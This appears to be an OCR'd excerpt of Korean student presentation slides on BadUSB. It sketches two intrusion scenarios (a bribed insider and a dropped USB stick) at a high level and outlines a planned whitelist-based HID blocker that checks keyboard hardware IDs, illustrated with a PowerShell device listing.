


1-5. 침투 시나리오 (1)



1. 해커가 기업 관계자에게 거액을 준다고 꼬셔서 산업 스파이를 만듦.
2. 기업 관계자는 해커가 건내준 BadUSB를 기업 PC에 삽입.
3. 원격조종 악성 프로그램이 설치되고 기업 PC가 해커에게 장악됨.

1-5. 침투 시나리오 (2)



1. 해커가 길바닥에 BadUSB를 드랍 드랍..

2. 기업 관계자는 길바닥에 있는 BadUSB를 줍줍..

3. 기업 PC에 BadUSB를 꼽자마자 해커에게 장악됨.

2. 추후 계획

2-1. 차단 프로그램 제작


```
PS C:₩Users₩2N> Get-WmiObject Win32_Keyboard | grep "DeviceID                    :"
DeviceID                    : HID₩VID_258A&PID_1006&MI_01&COL05₩7&2CEBB693&0&0004
DeviceID                    : ACPI₩LGEX0001₩4&1ECBA73E&0
DeviceID                    : HID₩VID_258A&PID_1006&MI_01&COL06₩7&2CEBB693&0&0005
DeviceID                    : USB₩VID_258A&PID_1006&MI_00₩6&31074B16&0&0000
DeviceID                    : HID₩VID_258A&PID_1006&MI_01&COL04₩7&2CEBB693&0&0003
```

최종발표 때는 연결된 키보드 장치의 하드웨어 ID 감시를 통한

화이트리스트 방식 HID BadUSB 차단 프로그램을 구현할 계획

2-2. 논문(학술지) 투고 / 대외 발표

BadUSB 관련 논문은 넘치지만 2-1의 차단 프로그램을 완성한다면 추가할 수 있다면 추후 논문 제출도 고려.



아두이노 코드 내용과 Malware Command 내용을 보완해서 10분~20분 정도로 대외 발표도 고려.

Q & A

감사합니다